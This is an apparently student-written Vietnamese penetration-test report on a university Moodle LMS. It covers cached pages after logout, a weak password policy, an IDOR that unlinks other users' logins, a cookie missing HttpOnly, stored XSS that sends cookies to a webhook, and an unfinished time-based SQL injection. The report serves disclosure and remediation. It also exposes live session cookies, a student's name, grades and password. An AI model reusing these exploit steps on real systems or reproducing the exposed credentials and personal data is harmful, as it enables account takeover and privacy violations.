

- 0.1 Tổng quan**
- 0.2 Lỗi hổng lưu trữ dữ liệu nhạy cảm trong lịch sử trình duyệt sau khi đăng xuất**
 - 0.2.1 Mức độ: Trung bình**
 - 0.2.2 Điểm CVSS: 3.2 (CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:H/A:N)**
 - 0.2.3 Mô tả:**

Sau khi người dùng thực hiện đăng xuất khỏi ứng dụng web, khi sử dụng chức năng “Back” (quay lại) của trình duyệt, các trang đã truy cập trước đó vẫn được hiển thị đầy đủ, bao gồm cả các trang chứa thông tin nhạy cảm như tin nhắn hoặc điểm số, mặc dù người dùng hiện tại đã không còn đăng nhập.

Trong khi đó, khi người dùng thực hiện các thao tác tương tác khác trên giao diện, hệ thống lại điều hướng đúng về trang đăng nhập do yêu cầu xác thực. Hiện tượng này cho thấy ứng dụng chỉ kiểm tra trạng thái xác thực khi có yêu cầu tải lại trang hoặc phát sinh các yêu cầu AJAX mới, nhưng chưa kiểm soát hiệu quả việc hiển thị nội dung thông qua lịch sử trình duyệt và cơ chế lưu trữ tạm (cache) phía client.

0.2.4 Tác động:

Lỗi hổng này có thể bị kẻ tấn công lợi dụng để truy cập và xem lại các thông tin nhạy cảm của người dùng trước đó, bao gồm thông tin cá nhân, kết quả học tập hoặc các dữ liệu riêng tư khác, mà không cần thực hiện xác thực lại, đặc biệt trong trường hợp thiết bị được sử dụng chung hoặc bị truy cập trái phép.

0.2.5 Tái hiện:

Đăng nhập tài khoản sau đó xem điểm cá nhân

The screenshot shows a web-based LMS interface. At the top right, there is a user profile box with a circular icon labeled 'N2' and the name 'Nguyễn Tuấn Anh 20215525'. Below the profile are icons for notifications, messages, search, and user account. A red arrow points from the top right towards this profile area. The main header includes the text 'AGEMENT SYSTEM AND TECHNOLOGY' and language options: 'News' (selected), 'En' (English), 'Fr' (French), and 'Vi' (Vietnamese). A red arrow also points from the bottom left towards the 'Courses I am taking' section. This section contains a table with course details:

Course name	Grade
BL-IT4611-157542 - Các hệ thống phân tán và ứng dụng	-
BL-IT4611-154056 - Các hệ thống phân tán và ứng dụng	-
BL-ED3280-138000 - Tâm lý học ứng dụng	77.00
BL-EM1170-132411 - Pháp luật đại cương	47.10
BL-ED3220-134555 - Kỹ năng mềm	-

Hình 0.1: Thông tin điểm cá nhân sau khi đăng nhập

Thực hiện đăng xuất khỏi hệ thống

The screenshot shows the homepage of the 'BK-ELEARNING MANAGEMENT SYSTEM' at 'HANOI UNIVERSITY OF SCIENCE AND TECHNOLOGY'. The URL 'ims.hust.edu.vn' is visible in the browser address bar. A red arrow points from the top right towards the 'Sign in' button. The page features a navigation bar with 'Home', 'Courses', 'Support', and 'News' links, along with language options 'En' and 'Vi'. Below the navigation is a large banner image showing three students working together on a laptop.

Hình 0.2: Giao diện sau khi đăng xuất

Nhấn nút “back trên trình duyệt”, quan sát thấy vẫn trả về thông tin điểm cá nhân

The screenshot shows a user profile at the top right with a yellow circular icon containing 'N2' and the name 'Nguyễn Tuấn Anh 20215525'. Below the profile are icons for notifications, messages, search, and user account. The main header reads 'MANAGEMENT SYSTEM AND TECHNOLOGY'. A navigation bar below it includes 'News' and language options: 'En' (selected), 'Fr', and 'Vi'. A red arrow points from the user profile area down to a table listing courses.

Course name	Grade
BL-IT4611-157542 - Các hệ thống phân tán và ứng dụng	-
BL-IT4611-154056 - Các hệ thống phân tán và ứng dụng	-
BL-ED3280-138000 - Tâm lý học ứng dụng	77.00
BL-EM1170-132411 - Pháp luật đại cương	47.10
BL-ED3220-134555 - Kỹ năng mềm	-

Hình 0.3: Sau khi nhấn nút "back", ứng dụng vẫn trả về thông tin điểm cá nhân

0.2.6 Biện pháp khắc phục:

Ứng dụng cần được cấu hình để không lưu trữ bộ nhớ đệm đối với các trang chứa thông tin nhạy cảm bằng cách thiết lập các tiêu đề HTTP phù hợp trong phản hồi, chẳng hạn như Cache-Control: no-cache, no-store, must-revalidate, nhằm ngăn chặn việc hiển thị lại nội dung sau khi người dùng đã đăng xuất.

Bên cạnh đó, toàn bộ ứng dụng cần được triển khai trên giao thức HTTPS nhằm đảm bảo an toàn cho quá trình truyền dữ liệu, đồng thời hỗ trợ hiệu quả các cơ chế kiểm soát bộ nhớ đệm và các tiêu đề bảo mật liên quan.

Ngoài ra, phiên làm việc của người dùng cần được vô hiệu hóa đúng cách tại phía máy chủ khi thực hiện đăng xuất, đồng thời đảm bảo tất cả các yêu cầu truy cập sau khi đăng xuất đều được chuyển hướng về trang đăng nhập để yêu cầu xác thực lại.

0.2.7 Tham chiếu:

0.3 Chính sách mật khẩu yếu

0.3.1 Mức độ: Thấp

0.3.2 Điểm CVSS: 3.10 (CVSS:3.1/AV:N/AC:H/PR:H/UI:R/S:U/C:L/I:L/A:N)

0.3.3 Mô tả:

Trong chức năng đăng nhập, ứng dụng chỉ áp dụng yêu cầu tối thiểu về độ dài mật khẩu là 8 ký tự, nhưng chưa có các ràng buộc về độ phức tạp như việc bắt buộc

sử dụng chữ cái in hoa, chữ cái thường, chữ số hoặc ký tự đặc biệt. Bên cạnh đó, trong chức năng thay đổi mật khẩu, hệ thống vẫn cho phép người dùng thiết lập mật khẩu mới trùng với mật khẩu cũ, dẫn đến việc không đảm bảo cải thiện mức độ an toàn của thông tin xác thực.

0.3.4 Tác động:

Việc áp dụng chính sách mật khẩu chưa đủ mạnh làm gia tăng khả năng mật khẩu của người dùng bị dò đoán hoặc khai thác thành công, đặc biệt trong các kịch bản tấn công như brute-force hoặc credential stuffing. Điều này làm tăng nguy cơ tài khoản người dùng bị chiếm đoạt, dẫn đến khả năng rò rỉ dữ liệu, truy cập trái phép vào hệ thống và phát sinh các rủi ro bảo mật nghiêm trọng khác.

0.3.5 Tái hiện:

Ứng dụng cho phép người dùng đăng nhập thành công với các mật khẩu có độ phức tạp thấp, chẳng hạn như mật khẩu dạng chuỗi số đơn giản (ví dụ như 12345678), cho thấy chính sách mật khẩu hiện tại chưa được thiết lập và thực thi chặt chẽ.

Hình 0.4: Cho phép đăng nhập với mật khẩu yếu

Chức năng thay đổi mật khẩu cho phép người dùng thiết lập mật khẩu mới trùng với mật khẩu đã sử dụng trước đó, cho thấy cơ chế quản lý lịch sử mật khẩu chưa được áp dụng hoặc chưa được kiểm soát hiệu quả.

The screenshot shows a NetworkMiner capture. The Request pane displays a POST request to `/adfs/portal/updatepassword` with various headers (Host, User-Agent, Accept, etc.) and a body containing parameters: `UserName=anh_nt215525t40sis.hust.edu.vn&OldPassword=12345678&NewPassword=12345678&ConfirmNewPassword=12345678&Submit=Submit`. The Response pane shows a 302 Found status with a Location header pointing back to the same URL.

Hình 0.5: Cho phép đặt lại mật khẩu mới trùng với mật khẩu cũ

0.3.6 Vị trí:

0.3.7 Phương án khắc phục:

Ứng dụng cần áp dụng chính sách mật khẩu mạnh và nhất quán, bao gồm các yêu cầu về độ phức tạp, thời hạn sử dụng và khả năng tái sử dụng mật khẩu. Cụ thể, hệ thống nên quy định rõ độ dài tối thiểu và tối đa của mật khẩu nhằm đảm bảo mức độ an toàn cần thiết. Đồng thời, cần thiết lập cơ chế kiểm soát lịch sử mật khẩu để hạn chế việc sử dụng lại các mật khẩu đã từng được dùng trước đó, bao gồm việc xác định số lần đổi mật khẩu tối thiểu hoặc khoảng thời gian cần thiết trước khi cho phép tái sử dụng một mật khẩu cũ.

Bên cạnh đó, ứng dụng cần ngăn chặn việc sử dụng các mật khẩu phổ biến hoặc dễ suy đoán bằng cách kiểm tra và loại bỏ các mật khẩu có chứa các thông tin liên quan trực tiếp đến người dùng hoặc hệ thống, chẳng hạn như tên ứng dụng, tên đơn vị, tên miền hoặc tên người dùng. Việc kiểm tra này có thể được thực hiện thông qua cơ chế chuẩn hóa mật khẩu về dạng chữ thường và so sánh với danh sách các mật khẩu phổ biến trước khi chấp nhận sử dụng.

Ngoài ra, chính sách mật khẩu cần được áp dụng đồng nhất trên toàn bộ các chức năng liên quan đến xác thực, bao gồm tạo tài khoản, thay đổi mật khẩu và khôi phục mật khẩu, nhằm đảm bảo tính nhất quán và giảm thiểu nguy cơ phát sinh các điểm yếu bảo mật trong hệ thống.

0.3.8 Tham chiếu:

WSTG-ATHN-07: Testing for Weak Authentication Methods

0.4 Lỗ hổng Insecure Direct Object References (IDOR)

0.4.1 Mức độ: Cao

0.4.2 Điểm CVSS: 7.1 (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:H/A:N)

0.4.3 Mô tả:

Chức năng Linked Logins tồn tại lỗ hổng Insecure Direct Object Reference (IDOR), cho phép người dùng thực hiện thao tác xóa liên kết tài khoản thông qua việc cung cấp trực tiếp giá trị linkedLoginId mà không có cơ chế xác thực hoặc kiểm tra quyền sở hữu tương ứng.

Cụ thể, mỗi tài khoản trong hệ thống được gán một giá trị linkedLoginId duy nhất và API dùng để xóa liên kết tài khoản chỉ dựa trên tham số này để xác định đối tượng cần xử lý. Tuy nhiên, hệ thống không thực hiện kiểm tra để xác minh rằng linkedLoginId được gửi trong yêu cầu thuộc quyền sở hữu của người dùng đang đăng nhập.

Do đó, người dùng có thể thao túng tham số linkedLoginId trong yêu cầu API nhằm hủy liên kết tài khoản của các người dùng khác trong hệ thống, dẫn đến nguy cơ truy cập trái phép và ảnh hưởng đến tính toàn vẹn của dữ liệu.

0.4.4 Tác động:

Lỗ hổng này chủ yếu ảnh hưởng đến tính sẵn sàng của hệ thống, do cho phép kẻ tấn công hủy liên kết tài khoản của người dùng khác, dẫn đến việc gián đoạn khả năng đăng nhập và truy cập dịch vụ. Ngoài ra, việc thay đổi trái phép trạng thái liên kết tài khoản cũng có thể gây ảnh hưởng gián tiếp đến tính toàn vẹn của dữ liệu người dùng.

0.4.5 Tái hiện:

POC: Dùng tài khoản Quoc.BA gỡ liên kết tài khoản của Anh.NT

Tài khoản Quoc.BA có Session là kfns6djglskf8de2qi9sptptc5

Request

```

1 GET /auth/oauth2/linkedlogins.php HTTP/1.1
2 Host: lms.hust.edu.vn
3 Cookie: MoodleSession=kfn56djlslkf8de2qisaptc5; _ga_TG05G9QXB4=GS2.1.s176176271U5olvgl9t17617633e3$58$10$h0; _ga=GAL.3.15612051.1761762711; _gid=GAL.3.688724127.1761762711
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:144.0) Gecko/20100101 Firefox/144.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://lms.hust.edu.vn/user/preferences.php
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 X-Pwnfox-Color: blue
15 Priority: u=0, i
16 Te: trailers
17 Connection: keep-alive
18
19

```

Response

Hình 0.6: Session của tài khoản Quoc.BA

Tài khoản Anh.NT có Session là dm13idcbosk7inlnkutgimfmv6

Request

```

1 GET /auth/oauth2/linkedlogins.php HTTP/1.1
2 Host: lms.hust.edu.vn
3 Cookie: MoodleSession=dm13idcbosk7inlnkutgimfmv6; _ga_TG05G9QXB4=GS2.1.s1761763582$ol$gl$tl761763929$57$10$h0; _ga=GAL.3.786023941.1761763582; _gid=GAL.3.739531946.1761763584; _gat_gtag_UA_145155348_1=1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:144.0) Gecko/20100101 Firefox/144.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://lms.hust.edu.vn/user/preferences.php
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 X-Pwnfox-Color: red
15 Priority: u=0, i
16 Te: trailers
17 Connection: keep-alive
18
19

```

Response

Hình 0.7: Session của tài khoản Anh.NT

Tài khoản Anh.NT có Linkedloginid=28004

The screenshot shows a 'Linked logins' page with a 'Delete' link highlighted. The developer tools panel shows the corresponding HTML code for the delete link.

```
  |
```

Hình 0.8: Linkedloginid của tài khoản Anh.NT

Sử dụng tài khoản Quoc.BA gõ tài khoản liên kết của tài khoản Anh.NT bằng cách gửi yêu cầu xóa liên kết có kèm id trong tham số

The screenshot shows a network request and response. The request is a GET to /auth/oauth2/linkedlogins.php with parameters linkedloginid=28004, action=delete, and sesskey=IOCAEzD7mHmp/1. The response is a 303 See Other with a redirect to https://lms.hust.edu.vn/auth/oauth2/linkedlogins.php.

Hình 0.9: Sử dụng tài khoản Quoc.BA gõ tài khoản liên kết của tài khoản Anh.NT

Kiểm tra bên tài khoản Anh.NT thì liên kết đã bị xóa

The screenshot shows a browser interface with two panes: 'Request' and 'Response'.
Request:
 GET /auth/oauth2/linkedlogins.php HTTP/1.1
 Host: lms.hust.edu.vn Session của tài khoản Anh.NT
 Cookie: MoodleSession=dml3idcbosk7inlnkutginfmv6; _ga_TG05G9QXB4=682.1.s1761763582\$01\$g1\$t1761765218\$j59\$10\$h0; _ga=GA1.3.786023941.1761763582; _gid=GAI.3.739531946.1761763584
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:144.0) Gecko/20100101 Firefox/144.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate, br
 Referer: https://lms.hust.edu.vn/user/preferences.php
 Upgrade-Insecure-Requests: 1
 Sec-Fetch-Dest: document
 Sec-Fetch-Mode: navigate
 Sec-Fetch-Site: same-origin
 Sec-Fetch-User: ?1
 X-Pwnfox-Color: red
 Priority: u=0, i
 Te: trailers
 Connection: keep-alive
 18
 19
 0 highlights

Response:
 undefined
 ELEARNING MANAGEMENT SYSTEM
 HANOI UNIVERSITY OF SCIENCE AND TECHNOLOGY
 Dashboard > Preferences > User account > Linked logins
 Linked logins
 Help with linked logins
 OAuth 2 Service External account Edit
 Link a new account (HUST LOGIN)
 Navigation

Hình 0.10: Liên kết của tài khoản Anh.NT đã bị xóa

0.4.6 Vị trí:

0.4.7 Phương án khắc phục:

Hệ thống cần thực hiện xác thực quyền sở hữu đối tượng trước khi cho phép thao tác. Cụ thể, khi xử lý yêu cầu xóa liên kết tài khoản, máy chủ phải kiểm tra và đảm bảo rằng giá trị linkedLoginId được gửi trong yêu cầu thực sự thuộc quyền sở hữu của người dùng đang đăng nhập.

Bên cạnh đó, hệ thống nên sử dụng các định danh nội bộ khó đoán, chẳng hạn như UUID hoặc các giá trị được băm, thay vì sử dụng các định danh dạng tăng dần. Việc này giúp giảm khả năng suy đoán hoặc liệt kê các định danh hợp lệ, từ đó hạn chế nguy cơ khai thác lỗ hổng IDOR.

0.5 Cookie không được cấu hình thuộc tính HttpOnly

0.5.1 Mức độ: Thấp

0.5.2 Điểm CVSS: 2.20 (CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:L/I:N/A:N)

0.5.3 Mô tả:

Ứng dụng sử dụng cookie cho mục đích xác thực người dùng nhưng chưa cấu hình đầy đủ các thuộc tính bảo mật cần thiết, cụ thể là thiếu thuộc tính HttpOnly.

0.5.4 Tác động:

Cookie xác thực có thể bị truy cập và đánh cắp thông qua các hình thức tấn công phía client, chẳng hạn như Cross-Site Scripting (XSS), từ đó dẫn đến nguy cơ chiếm quyền phiên làm việc của người dùng và phát sinh các rủi ro bảo mật liên quan.

0.5.5 Tái hiện:

Cookie được sử dụng để xác thực người dùng nhưng chưa được cấu hình thuộc tính HttpOnly

Name	Value	Domain	Path	Expir...	Size	Http...	Secure	Sam...	Partit...
_ga	GA1.1.282791188.1759857773	.hust.edu.vn	/	2026..	29				
_ga_CWFTHLQHPT	GS2.1.s1759857773\$o1\$g1\$t1...	.hust.edu.vn	/	2026..	59				
_ga_TGQ5G9QXB4	GS2.1.s1763093965\$o10\$g1\$t...	.hust.edu.vn	/	2026..	60				
_gid	GA1.3.887215867.1763033879	.hust.edu.vn	/	2025..	30				
MoodleSession	dvn573ddm8dvdm8qab945ve...	lms.hust.edu.vn	/	Sessi...	35		✓	None	

Hình 0.11: Cookie của người dùng không có cờ HttpOnly: true

0.5.6 Vị trí:

0.5.7 Phương án khắc phục:

Cookie cần được thiết lập đầy đủ các thuộc tính bảo mật, bao gồm HttpOnly để ngăn truy cập từ mã phía client, Secure để đảm bảo cookie chỉ được truyền qua kết nối HTTPS, và SameSite nhằm hạn chế nguy cơ tấn công Cross-Site Request Forgery.

0.6 Lỗ hổng Stored XSS (Cross-Site Scripting)

0.6.1 Mức độ: Cao

0.6.2 Điểm CVSS: 8.20 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N)


0.6.3 Mô tả:

0.6.4 Tác động:

0.6.5 Tái hiện:

Truy cập trang Lịch để tạo sự kiện: <https://lms.hust.edu.vn/calendar/view.php>

Chọn một ngày và Tạo sự kiện mới.



Hình 0.12: Cookie của người dùng không có cờ HttpOnly: true


Chèn Media: Trong phần Description (Mô tả) của sự kiện, chọn Insert Video.
Chọn tùy chọn chèn Audio/Video.

New event

Event title	<input type="text"/>
Date	31 October 2025 00:25 <input type="button" value=""/>
Type of event	User
Description	<p>Insert or edit an audio/video file</p>
Location	<input type="text"/>
Duration	<input checked="" type="radio"/> Without duration <input type="radio"/> Until 30 October 2025 00:25 <input type="button" value=""/> <input type="radio"/> Duration in minutes <input type="checkbox"/> Repeat this event
Repeat weekly, creating altogether	<input type="text"/> 1

Hình 0.13: Tạo sự kiện mới

Tìm đến phần Subtitles and Captions. Trong trường Label chèn payload XSS



Hình 0.14: Chọn tùy chọn chèn Audio/Video

Ví dụ payload đã chèn để lấy cookie ra webhook

Hình 0.15: Chèn payload XSS trong trường Label

Khi người dùng load trang, cookie người dùng sẽ tự động được gửi ra ngoài vào webhook (Vì không có HttpOnly)


Hình 0.16: Khi người dùng load trang, cookie người dùng sẽ tự động được gửi ra ngoài vào webhook

Truy cập vào webhook, quan sát đã lấy được cookie

Header	Value
Host	104.28.222.75
Location	Fayetteville, Arkansas, United States of America
Date	10/30/2025 12:19:21 AM (a few seconds ago)
Size	0 bytes
Time	0.001 sec
ID	c34df5e7-b549-4a2a-8b72-94636e496ae
Note	Add Note

Hình 0.17: Cookie của người dùng không có cờ HttpOnly

Tương tự với payload alert



Hình 0.18: Lấy cookie thành công trên webhook

Chuỗi payload `` được ứng dụng phản hồi và chèn trực tiếp vào mã HTML của trang mà không thực hiện xử lý hoặc mã hóa dữ liệu đầu vào. Cụ thể, payload này xuất hiện bên trong thẻ ``, khiến trình duyệt diễn giải nội dung dưới dạng mã HTML hợp lệ thay vì văn bản thuần túy.

Khi người dùng truy cập vào trang lịch có chứa mô tả kèm video, trình duyệt sẽ cố gắng tải tài nguyên hình ảnh từ giá trị `src="1"`, là một nguồn không tồn tại. Quá trình này dẫn đến việc kích hoạt sự kiện `onerror`, từ đó thực thi đoạn mã JavaScript `alert('XSS')`. Hành vi này chứng minh rằng ứng dụng tồn tại lỗ hổng Cross-Site Scripting (XSS) do không kiểm soát và xử lý an toàn dữ liệu đầu vào trước khi hiển thị ra phía client.

Vị trí:

Phương án khắc phục:

0.7 Lỗ hổng SQL Injection

0.7.1 Mức độ:

0.7.2 Điểm CVSS:

0.7.3 Mô tả:

Ứng dụng tồn tại lỗ hổng SQL Injection (Blind/Time-based) tại tham số `sort` trong request được gửi từ chức năng Dashboard. Do giá trị của `sort` được đưa trực tiếp vào câu truy vấn SQL mà không được kiểm soát, kẻ tấn công có thể chèn ký tự đặc biệt để làm thay đổi cú pháp truy vấn.


0.7.4 Tác động:

lỗ hổng SQL Injection cho phép kẻ tấn công xác định và liệt kê tên các bảng trong cơ sở dữ liệu thông qua kỹ thuật suy luận. Mặc dù chưa truy xuất trực tiếp nội dung dữ liệu, việc lộ cấu trúc CSDL đã cung cấp thông tin quan trọng về cách tổ chức và các thành phần bên trong hệ thống.

Thông tin này có thể được sử dụng làm bước đệm cho các kịch bản tấn công nâng cao hơn trong trường hợp lỗ hổng không được khắc phục, chẳng hạn như mở rộng khai thác để đọc dữ liệu, kết hợp với các lỗ hổng khác, hoặc hỗ trợ phân tích sâu kiến trúc hệ thống. Điều này tiềm ẩn rủi ro đối với tính bảo mật tổng thể của ứng dụng và cần được xử lý sớm.

0.7.5 Tái hiện:

Truy cập chức năng Dashboard ta có được request như sau:



Hình 0.19: Truy cập vào chức năng Dashboard trên giao diện

```

Request
Pretty Raw Hex
1 POST /lib/ajax/service.php?sesskey=FWFQExhxPJ4info=
core_course_get_enrolled_courses_by_timeline_classification HTTP/1.1
2 Host: lms.hust.edu.vn
3 Cookie: _ga=GAL 3.1408615871.1761632649; layout_sidebar=shown; MoodleSession=
Subgudpnkhcs7k9i1qC8611; _gat_gtag_UA_145155340_l=1; _ga_TGQ5G9Q034=
